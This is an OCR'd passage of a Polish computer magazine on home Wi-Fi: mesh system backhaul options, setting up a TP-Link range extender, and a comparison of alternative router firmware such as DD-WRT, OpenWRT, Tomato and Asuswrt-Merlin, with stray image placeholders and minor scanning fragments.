Koncepcja numer trzy – standard Powerline – jest promowana przez firmę D-Link. Marka ta oferuje zestawy, których działanie opiera się na technologii PLC (ang. Power Line Communication). PLC pozwala na zestawienie kanału komunikacyjnego pomiędzy urządzeniami przy użyciu tradycyjnego przewodu sieci elektrycznej. Wykorzystanie istniejącej w każdym domu instalacji elektrycznej do przesyłu informacji jest bezsprzecznie największym atutem PLC – nie potrzeba żadnych prac remontowych, gdyż wszystkie kable są już położone. Wdrożenie całego rozwiązania sprowadza się do umieszczenia adapterów w gniazdkach i wykonania parowania poprzez wciśnięcie przycisków – prościej się już nie da. W przypadku postawienia na to rozwiązanie należy wiedzieć, że szybkość transmisji uzależniona jest od jakości okablowania sieci elektrycznej, a najwyższe szybkości przy wsparciu technologii MIMO uzyskamy w instalacjach opartych na trzech przewodach (L, N i PE).

STANDARD POWERLINE	
ZALETY	**WADY**
Czas potrzebny na przesłanie plików poprzez sieć elektryczną jest krótszy niż przy wykorzystaniu sieci radiowych	Adaptery PLC funkcjonują w obrębie jednej fazy
Pasma bezprzewodowe w całości dostępne dla klientów, transmisja danych pomiędzy elementami zestawu odbywa się przy użyciu standardu PLC	Na prędkość transmisji wpływ mają inne urządzenia elektryczne

STANDARD ETHERNET: ASUS LYRA TRIO

Użycie przewodu typu skrętka to ostatnia metoda. Rozwiązanie przeznaczone jest dla osób, dla których prędkość połączenia jest priorytetem. Krótkie czasy kopiowania plików uzyskamy, wybierając te zestawy, których działanie opiera się na standardzie Gigabit Ethernet. Użycie Ethernetu jako podstawowej formy komunikacji pomiędzy urządzeniami Mesh niesie ze sobą spore wymagania – dom czy mieszkanie trzeba wyposażyć w okablowanie.

STANDARD ETHERNET	
ZALETY	**WADY**
Najszybsza prędkość transmisji	Niezbędne okablowanie sieciowe mieszkania/domu
Pasma bezprzewodowe w całości dostępne dla klientów, transmisja danych pomiędzy elementami zestawu odbywa się poprzez połączenie przewodowe	Część urządzeń oparta na standardzie FastEthernet

ASUS LYRA TRIO (ZESTAW 3 SZT.) OK. 1200 ZŁ

CZY WARTO SIĘGNĄĆ PO SYSTEM MESH

Systemy Mesh zostały stworzone z myślą o zapewnieniu nieprzerwanego działania sieci Wi-Fi na dużym obszarze. Najbardziej skorzystają na nim właściciele dużych domostw. Rozmieszczone w domu urządzenia Mesh zapewnią łączność radiową w każdym jego zakamarku.

Decydując się na kupno Mesh, otrzymujemy gotowe, spójne rozwiązanie, którym łatwo zarządzać. Nie musimy być specjalistami, aby je uruchomić. Koniec z konfiguracją urządzeń różnych producentów i zastanawianiem się, dlaczego coś nie działa. Wysoka elastyczność systemu to kolejny atut – obszar pokrycia siecią radiową zwiększamy poprzez dołożenie kolejnego urządzenia bądź poprzez zmianę ich umiejscowienia.

Jak pokazał test przeprowadzony przez autora **dla serwisu PCLab**, pokrycie sygnałem sieci radiowej domu o powierzchni 120 m^2 (a to nie kres ich możliwości) nie stanowiło żadnego problemu dla wymienionych zestawów. Najwyższe prędkości uzyskano, gdy elementy systemu zostały połączone ze sobą przy użyciu przewodów (standard Gigabit Ethernet). Drugie miejsce zajęła technologia PLC (Powerline). Brąz przypadł rozwiązaniom bezprzewodowym – trzypasmowym. A ostatnie miejsce zajęły urządzenia radiowe wykorzystujące dwie częstotliwości (pełny test systemów Mesh znajdziemy w serwisie **https://pclab.pl**).

Jeśli sieć Wi-Fi nie działa jak należy, doskwiera nam ciągły brak zasięgu i zmagamy się ze zrywaniem połączeń, to rozwiązaniem problemów jest Mesh. Mnogość dostępnych rozwiązań i ich popularność sprawia, że sięga po nie coraz więcej osób. A liczba urządzeń bezprzewodowych w naszych domach stale wzrasta (systemy inteligentnego domu: termostaty, liczniki, klimatyzacja, urządzenia automatyki i sterowania, sprzęt audio-wideo, urządzenia mobilne). Mesh jest w stanie zaspokoić ich wymagania. ■

ZRÓB TO SAM
PORADNIKI
JAK DZIAŁA REPEATER/EXTENDER

ZWIĘKSZAMY ZASIĘG WI-FI EXTENDEREM

WZMACNIACZ W

Domowe Wi-Fi to wygodny dostęp do sieci dla wszystkich domowników i wielu urządzeń. Chyba że mamy ***problem z zasięgiem... Ale temu można zaradzić – na przykład korzystając z repeatera, czyli extendera****. Poznajmy to rozwiązanie*


Sytuacja idealna jest wtedy, gdy bez względu na to, w którym jesteśmy pomieszczeniu domu czy mieszkania, mamy tak samo szybki dostęp do internetu. Niestety, najczęściej jest tak, że laptop działający w tym samym pokoju, w którym mamy router Wi-Fi, współpracuje z siecią bez problemów, ale gdy przeniesiemy go do sypialni czy kuchni – już nie jest tak dobrze. Internet znacznie zwalnia, strony ładują się powoli, a wiele usług się zacina. Co możemy zrobić w takim przypadku? Warto zacząć od podstawowej kwestii: umiejscowienia routera. Zwłaszcza w sytuacji, gdy jest wydajny i nowoczesny. W teorii router powinien być umieszczony w możliwie najbardziej centralnym punkcie naszego domu, oczywiście przy założeniu, że chcemy uzyskać możliwie równomierny zasięg w każdym kierunku. W praktyce znacznie lepszym pomysłem jest samodzielne wykonanie pomiarów siły sygnału generowanego przez router w każdym z pomieszczeń, w których internet jest nam szczególnie potrzebny. Po pierwsze nie zawsze centralne umiejscowienie będzie dla nas odpowiednie, a po drugie router powinien być ustawiony z dala od innych urządzeń emitujących fale elektromagnetyczne (na przykład kuchenka mikrofalowa). Warto też ustawić go wyżej, wtedy zasięg na tym samym poziomie będzie lepszy, niż gdyby stał na podłodze. A jeśli router jest umiejscowiony optymalnie, a Wi-Fi nadal jest zbyt słabe – wypróbujmy extender (repeater), czyli urządzenie, którego zadaniem jest właśnie powiększanie zasięgu sieci bezprzewodowej. **as**

GDY MASZ NAPRAWDĘ DUŻY DOM – UŻYJ SIECI MESH

Jakikolwiek repeater/extender wzmocni tylko taki sygnał, jaki sam odbiera od routera. Dlatego w przypadku dużych nieruchomości nawet użycie tego typu sprzętu może nie zapewnić we wszystkich pomieszczeniach komfortowego dostępu do internetu. W takim przypadku warto zastanowić się nad inwestycją w kratową sieć Wi-Fi, czyli Wi-Fi Mesh (więcej patrz od strony 34). Zestawy do takich sieci zawierają zwykle kilka aktywnych elementów sieciowych tworzących sieć Wi-Fi obejmującą zasięgiem nawet kilkaset metrów kwadratowych. Niestety, rozwiązania Wi-Fi Mesh są drogie, zestawy takie kosztują około 1000 złotych (na przykład TP-Link Deco M5 czy Linksys Velop Mesh WiFi).

SPRAWDZENIE SIŁY SYGNAŁU

Jak wykonać pomiar siły sygnału? Najprościej posłużyć się smartfonem i odpowiednią aplikacją. Szczególnie wart polecenia jest **Wifi Analyser** firmy Keuwlsoft na urządzenia z Androidem. Aplikacja ta jest dostępna w sklepie Google Play.



Android*

Posługiwanie się Wifi Analyserem jest proste. Po uruchomieniu na domyślnie prezentowanym ekranie (przypominającym profesjonalny miernik sygnału) widzimy wskaźnik mocy sygnału oraz generowany na bieżąco wykres tej mocy. Pozwala to sprawdzić, jaka jest moc sygnału routera w poszczególnych pomieszczeniach. Wyraźnie widać, gdzie zasięg jest najsłabszy. Jeżeli w danym miejscu potrzebujemy lepszego zasięgu, możemy albo przenieść router w lepsze miejsce, albo skorzystać z Wi-Fi extendera, czyli wzmacniacza sygnału Wi-Fi.

I-FI

TP-LINK RE360 AC1200 WI-FI RANGE EXTENDER
OK. 200 ZŁ

GDY MAMY STARY ROUTER – EXTENDER NIE POMOŻE

Jeżeli dysponujemy kiepskim routerem, obsługującym na przykład co najwyżej dziś już przestarzały standard 802.11 g lub – co gorsza – 802.11b, to nie ma sensu kupować nowoczesnego repeatera zgodnego z najnowszym standardem 802.11ac. Tak naprawdę nie ma sensu kupować w ogóle jakiegokolwiek sprzętu do zwiększania zasięgu. Pamiętajmy, że zadaniem repeatera/extendera jest wzmocnienie istniejącego sygnału Wi-Fi. Zatem w przypadku starego routera emitującego kiepski sygnał w powolnym standardzie, inwestowanie w extender jest złym pomysłem. W takiej sytuacji zacznijmy od wymiany routera na nowszy i zgodny z najnowocześniejszymi standardami – może się wtedy okazać, że extender w ogóle nie będzie potrzebny.

KORZYSTAMY Z WI-FI EXTENDERA


Instalację i ustawianie extendera Wi-Fi poznamy na przykładzie modelu **TP-Link RE360 AC1200 Wi-Fi Range Extender**. Konfiguracja każdego urządzenia tego typu jest bardzo podobna.
Na początek pamiętajmy o dwóch rzeczach:

- Instalowanie extendera obok naszego routera nie ma sensu (trzeba to zrobić tylko na chwilę podczas pierwszej konfiguracji extendera) – urządzenie nie tylko nie zwiększy zasięgu sieci Wi-Fi, ale wręcz przeciwnie – może zakłócać sygnał.
- Równie złym pomysłem jest instalowanie extendera dopiero na samym końcu ostatniego pokoju, w miejscu, gdzie sygnał routera już nie dociera. Jeżeli nie ma sygnału, to extender nie będzie miał czego wzmacniać.

1 Instalację zaczynamy od podłączenia urządzenia do gniazdka elektrycznego gdzieś blisko routera Wi-Fi.

2 Następnie w zależności od modelu albo wciskamy na routerze i na extenderze przycisk **WPS**, co spowoduje, że urządzenia będą się wzajemnie widzieć i extender będzie wiedział, jakiej sieci zasięg ma rozszerzać, albo też najpierw podłączamy się do własnej sieci repeatera (pamiętajmy, by zawsze sprawdzić instrukcję instalacji posiadanego repeatera). W wypadku przykładowego extendera TP-Link RE360 producent zaleca właśnie tę drugą metodę. Extender ten po podłączeniu do prądu generuje własną sieć Wi-Fi (jest to sieć otwarta, niewymagająca hasła), do której musimy się podłączyć za pomocą naszego komputera (odłączając się na chwilę od naszej domowej sieci Wi-Fi).

3 Po połączeniu się z własną siecią Wi-Fi extendera uruchamiamy przeglądarkę i wpisujemy adres podawany przez producenta w instrukcji (w przypadku TP-Linka jest to **http://tplinkrepeater.net**).



4 Wczytana zostanie strona naszego wzmacniacza sygnału ●. Postępujemy według wyświetlanych na niej wskazówek. Gdy konfiguracja się zakończy, zapisujemy ją w pamięci repeatera i możemy już wylogować się z panelu webowego, a następnie przenieść repeater we właściwe miejsce, czyli mniej więcej w połowie odległości pomiędzy naszym domowym routerem, a najdalszym miejscem w mieszkaniu, gdzie potrzebujemy dostępu do Wi-Fi.

Fot. Fotosamui/123rf.com

PROGRAMOWA ALTERNATYWA

Opensource'owe, darmowe oprogramowanie stosunkowo ***niewielkim nakładem sił pozwala wzbogacić możliwości routera o funkcje zarezerwowane dla urządzeń klasy premium****. Przeczytajmy, jak się do tego zabrać, i poznajmy najważniejsze programowe alternatywy*

Najpopularniejsze alternatywne firmware'y dla routerów, które można wgrać zamiast fabrycznych, to **D-WRT**, **OpenWRT**, **Tomato** czy **AsusMerlin**. Wybór zależy od modelu posiadanego routera, gdyż nie każdy pozwala na zamianę oryginalnego programu. Na stronach internetowych poświęconych wymienionym projektom znajdziemy listy wspieranych urządzeń. Jeśli jesteśmy szczęśliwymi posiadaczami modelu kompatybilnego, możemy poeksperymentować z opensource'owym oprogramowaniem, ale najpierw warto przeczytać ten poradnik.

Co daje alternatywny firmware?

Jeśli zadajemy sobie pytanie, po co w ogóle zamieniać oryginalne narzędzie na alternatywne, to odpowiedzi są dwie.

Po pierwsze: wzbogacenie możliwości routera o funkcje nieobsługiwane przez oprogramowanie dostarczone przez producenta sprzętu. Poniżej zostały zebrane najpopularniejsze i najbardziej przydatne funkcje, jakie ma do zaoferowania alternatywny system:

- **Obsługa modemów sieci GSM** – podłączenie zewnętrznego modemu umożliwi routerowi nawiązanie połączenia z internetem za pośrednictwem operatora sieci komórkowej. Zestawione w ten sposób połączenie dzięki mechanizmowi DualWAN zwiększy dostępne pasmo (load balancing) bądź będzie ratunkiem w przypadku awarii łącza podstawowego (failover).
- **Menedżer pobierania** – umożliwia pobieranie na podłączony dysk twardy plików z sieci P2P, ze stron WWW bądź z FTP.
- **Serwer danych** – udostępnianie, streaming plików za pośrednictwem serwera FTP, SFTP, SAMBA, WWW bądź Media Server.
- **Serwer wydruku** – jedna drukarka jest dostępna dla wszystkich użytkowników sieci.
- **QoS** – mechanizm zarządzania pasmem oraz priorytetami usług.
- **VPN** – wsparcie dla mechanizmów tworzenia bezpiecznych połączeń przy użyciu protokołów IPSec i OpenVPN. Usługa może pracować w dwóch trybach – jako klient bądź serwer.
- **WoL** (Wake on LAN) – pozwala na zdalne włączenie komputera (funkcja musi być wspierana przez kartę sieciową komputera).

Przytoczone przykłady to tylko niewielka część możliwości. Alternatywny firmware ma do zaoferowania znacznie więcej (trzeba jednak szczerze przyznać, że niektóre z tych funkcji w domowym zaciszu nigdy nie zostaną użyte).

Dlatego instalacja tego typu oprogramowania bardzo często podyktowana jest specyficznymi potrzebami, których wsparcia próżno szukać w systemie dostarczonym przez producenta urządzenia.

Po drugie: nie jest tajemnicą, że producenci routerów (na szczęście nie wszyscy) po pewnym czasie zapominają o starszych modelach swoich urządzeń. Konsekwencją jest brak aktualizacji, i to tych najważniejszych, dotyczących bezpieczeństwa.

Oprogramowanie opcjonalne tę lukę wypełnia – możliwości sprzętu stale się powiększają, a błędy są naprawiane.

Czy zmiana oprogramowania jest trudna?


I tak, i nie. Nie ma jednej uniwersalnej metody, gdyż na części urządzeń proces przebiega identycznie jak aktualizacja oprogramowania firmowego, poprzez wskazanie pliku. Wówczas zastąpienie systemu zarządzania routerem sprowadza się do jednego kliknięcia na przycisk **Aktualizuj**.


W niektórych przypadkach przeprowadzenie tej operacji będzie wymagać od nas bardziej wyrafinowanych metod bądź co gorsza sprzętu, co dla mało doświadczonych użytkowników może być barierą nie do pokonania. Sposób wgrania nowego firmware'u zależny jest od modelu routera oraz typu oprogramowania (podobnie jest w wypadku powrotu do oryginalnego firmware'u).

Na stronie obok proces aktualizacji routera został pokazany na przykładzie oprogramowania **DD-WRT** oraz modelu routera **TP-Link Archer C7 v4**. A na kolejnych stronach dokładniej poznamy cztery najpopularniejsze programy. **łg**

AKTUALIZACJA OPROGRAMOWANIA


1 Procedurę aktualizacji rozpoczynamy od odwiedzenia strony interesującego nas projektu (w naszym przykładzie **dd-wrt.com**) i sprawdzenia, czy posiadany przez nas router znajduje się na liście wspieranych urządzeń A (dostępność uzależniona jest od użytego do budowy routera procesora). Po sprawdzeniu modelu i wersji należy zapoznać się z instrukcją uaktualnienia. Jest bardzo ważne, żeby te informacje były ze sobą zgodne, gdyż sposób przeprowadzenia aktualizacji dla różnych wersji tego samego modelu może (choć wcale nie musi) przebiegać w różny sposób.







2 Kolejnym krokiem jest pobranie potrzebnych plików. **Uwaga!** Przed rozpoczęciem warto poświęcić chwilę na dodatkową weryfikację, gdyż wgranie nieodpowiedniego pliku może spowodować uszkodzenie routera.

3 W przypadku tego modelu routera zamiany oprogramowania dokonujemy przez wskazanie pliku firmware'u, tak jakbyśmy przeprowadzali aktualizację oprogramowania producenta. W oknie przeglądarki, po zalogowaniu się do panelu administracyjnego routera (patrz strona 47), klikamy na górnym pasku na **Zaawansowane**, potem po lewej stronie na liście na **Narzędzia systemowe** i na **Aktualizacja firmware**. W celu wgrania oprogramowania klikamy na **Przeglądaj** B, wskazujemy plik z naszego dysku i klikamy na **Aktualizuj** C i na **Tak**. Rozpoczyna się proces wgrywania.






4 Po kilku minutach nowe oprogramowanie jest gotowe do użycia. Teraz przede wszystkim powinniśmy zdefiniować dane chroniące dostęp do panelu konfiguracyjnego.



5 Konfiguracja połączenia internetowego (WAN) oraz ustawienia sieci lokalnej dostępne są na karcie **Setup**, **Basic Setup**, natomiast karta **Wireless**, **Basic Settings** D odpowiada za działanie sieci bezprzewodowych. Router jest urządzeniem działającym w paśmie 2,4 GHz oraz 5 GHz, dlatego też na karcie odnajdziemy ustawienia sieciowe dla obu pasm.



6 Hasło chroniące dostęp do sieci bezprzewodowych i typ szyfrowania ustalimy po przejściu na kartę **Wireless**, **Wireless Security** E.

Fot. Oleksiy Rukach/123rf.com

DD-WRT

DD-WRT jest największym graczem w świecie opensource'owego i alternatywnego oprogramowania. Projekt ten jest na tyle popularny, że istnieją sklepy, w ofercie których znajdziemy routery z domyślnie zainstalowanym DD-WRT. Decydując się na zakup takiego urządzenia, mamy pewność, że będzie ono poprawnie współpracować z tym firmware'em.

Router z DD-WRT ma prawie wszystko, ogrom dostępnych funkcji i opcji jest zarazem atutem oprogramowania, jak i jego słabością. Dla administratorów i zaawansowanych użytkowników DD-WRT jest jak powiew świeżego powietrza, ale zwykłego użytkownika ilość dostępnych na starcie opcji i ustawień może przytłoczyć. Ogromna popularność tego rozwiązania sprawia, że projekt liczy rzesze fanów. Niezliczone wpisy i porady na forach dyskusyjnych są ratunkiem i stanowią pomoc w rozwiązywaniu ewentualnych problemów.

Routery, na których można zainstalować DD-WRT: **TP-Link Archer C9**, **Netgear R7800**.

Strona WWW projektu: dd-wrt.com

Zalety	Wady
Dużo wspieranych urządzeń	Ogromna liczba dostępnych opcji i ustawień dla nowych użytkowników może być przytłaczająca
Obsługa VPN – klient, serwer	Nowe wersje oprogramowania nie obejmują wszystkich urządzeń
Zaawansowane ustawienia QoS	
Bogata lista opcji i ustawień	
Ogromna popularność projektu sprawia, że można szybko znaleźć rozwiązania problemów	
Routing dynamiczny (RIP, OSPF)	
VLAN	
Zaawansowane ustawienia bezprzewodowe	
Rozwijany od wielu lat, dzięki czemu jest stabilny	

OPENWRT

OpenWrt jest otwartym projektem, w głównej mierze przeznaczonym do urządzeń z procesorami Atheros (Qualcomm) oraz Ralink (MediaTek). Zazwyczaj dostępne są dwie wersje firmware'u – linia poleceń bądź interfejs graficzny (dostępnych jest kilka odmian). Praca w pierwszej z nich wymaga od użytkownika znajomości poleceń systemu Linux, a druga pozwala po prostu wyklikać stosowne opcje. OpenWRT obsługuje zarządzanie pakietami, co pozwala na zainstalowanie dodatkowych narzędzi poszerzających możliwości routera o kolejne funkcje. Nie jest to oprogramowanie najłatwiejsze w użyciu i instalacji, mniej obeznanemu użytkownikowi na początku trudno będzie poruszać się po gąszczu ustawień. Firmware ten obsługuje jednak urozmaiconą bazę sprzętu, od prostych poprzez wydajne i zaawansowane routery domowe, kończąc na urządzeniach przeznaczonych na rynek biznesowy.

Routery, na których można zainstalować OpenWRT: **Archer C7**, **Linksys WRT AC1200**.

Strona WWW projektu: openwrt.org

Zalety	Wady
Obsługa VPN – klient, serwer	Ogromna liczba dostępnych opcji i ustawień dla nowych użytkowników może być przytłaczająca
Zaawansowane ustawienia QoS	Mało intuicyjny interfejs, który sprawia, że konfiguracja jest trudna
Ogromna lista opcji i ustawień	Lista wspieranych routerów mniejsza w porównaniu z DD-WRT
VLAN	
Możliwość instalacji dodatkowych pakietów	
Routing dynamiczny (RIP, OSPF)	


TOMATO

Oprogramowanie **Tomato Firmware** w przeciwieństwie do wcześniej opisanych rozwiązań ma bardzo intuicyjny interfejs. Osoby z małym doświadczeniem w konfiguracji tego typu urządzeń będą się po nim poruszać swobodnie. Znalezienie stosownego ustawienia nie nastręcza tylu trudności, jak w przypadku OpenWRT czy DD-WRT – wszystkie ustawienia znajdują się tam, gdzie tego oczekujemy. Dużym plusem Tomato jest także uproszczona instalacja, z którą powinien poradzić sobie nawet nowicjusz.

Oprogramowanie wspiera konstrukcje, w których użyto układów marki Broadcom, co sprawia, że lista obsługiwanych routerów jest niestety niewielka. Routery, na których można zainstalować Tomato: **Netgear Nighthawk R7000**, **Linksys EA6900**.

Strona WWW projektu: www.polarcloud.com/tomato

Zalety	Wady
Niski narzut sprzętowy	Ograniczona liczba urządzeń
Nowoczesny i bardzo dobrze przemyślany interfejs	Mała społeczność skupiona wokół projektu
Połączenie z siecią TOR	
Obsługa VPN – klient, serwer	
Routing dynamiczny (RIP)	
VLAN	



ASUSWRT-MERLIN

Za zarządzanie routerami marki Asus domyślnie odpowiada oprogramowanie AsusWRT. Dla niektórych będzie zaskoczeniem, że ma ono swoje korzenie w Tomato. Intensywny rozwój sprawił, że firmware ten ewoluował w całkowicie nowy produkt.

Asuswrt-Merlin to alternatywna, niestandardowa wersja systemu Asusa. Autor Eric Sauvageau za cel postawił sobie udoskonalenie istniejącego oprogramowania bez wprowadzania w nim radykalnych zmian, koncentrując się w głównej mierze na aspektach związanych z bezpieczeństwem. Oznacza to, że Asuswrt-Merlin zachowuje prawie wszystkie funkcje pierwowzoru. Konfiguracja jednych nie uległa zmianie, pozostałe zaś zostały poszerzone o dodatkowe ustawienia. Instalując Asuswrt-Merlin, nie zostaniemy pozbawieni funkcji działających z wykorzystaniem interfejsu USB, mechanizmów Dual-WAN, VPN czy dostępu zdalnego. Również usługi, które są domeną marki Asus – AiCloud, AiProtection współpracują z Merlinem bez zastrzeżeń.

Routery, na których można zainstalować Asuswrt-Merlin: **Asus RT-AC88U**, **Asus RT-AC68U**.

Strona WWW projektu: https://asuswrt.lostrealm.ca

Zalety	Wady
Zachowuje wygląd i sposób działania oryginalnego firmware'u	Ograniczona liczba urządzeń skupiona wokół jednej marki
Bogate opcje oprogramowania firmowego zostają poszerzone o nowe ustawienia	Mniejsza liczba funkcji w porównaniu z pozostałymi rozwiązaniami
Połączenie z siecią TOR	
Domyślna obsługa VPN (klient, serwer) zostaje wzbogacona o dodatkowe funkcje	

CZY ALTERNATYWNE OPROGRAMOWANIE TO TYLKO ZALETY?

Warto wiedzieć, że wgranie alternatywnego oprogramowania nie zawsze poszerza możliwości routera o dodatkowe funkcje. W niektórych przypadkach sprzęt zostanie pozbawiony tych, które zapewnia producent.

Na przykład po instalacji OpenWRT router TP-Link Archer C20 przestał rozgłaszać sieci 5 GHz. Instalacja DD-WRT na D-Link DIR-882 w paśmie 2,4 GHz nie pozwoliła na nawiązanie połączeń o prędkości powyżej 300 Mb/s, a w przypadku Asuswrt-Merlin routery zostają pozbawione mechanizmu AiMesh.

Na szczęście wszystkie informacje dotyczące ograniczeń znajdziemy na stronach projektów. Świat alternatywnego oprogramowania to niezwykła przygoda, od nas zależy, czy zaryzykujemy i weźmiemy w niej udział. Czasem może nas do tego skłonić brak potrzebnych nam funkcji, a czasem – ciekawość. Może to dobry powód, aby odkurzyć stary i dawno nieużywany router, któremu instalacja alternatywnego softu da drugie życie? ■


ZRÓB TO SAM
PORADNIKI
KONFIGURACJA ROUTERA

USTAW WAŻNE FUNKCJE ROUTERA

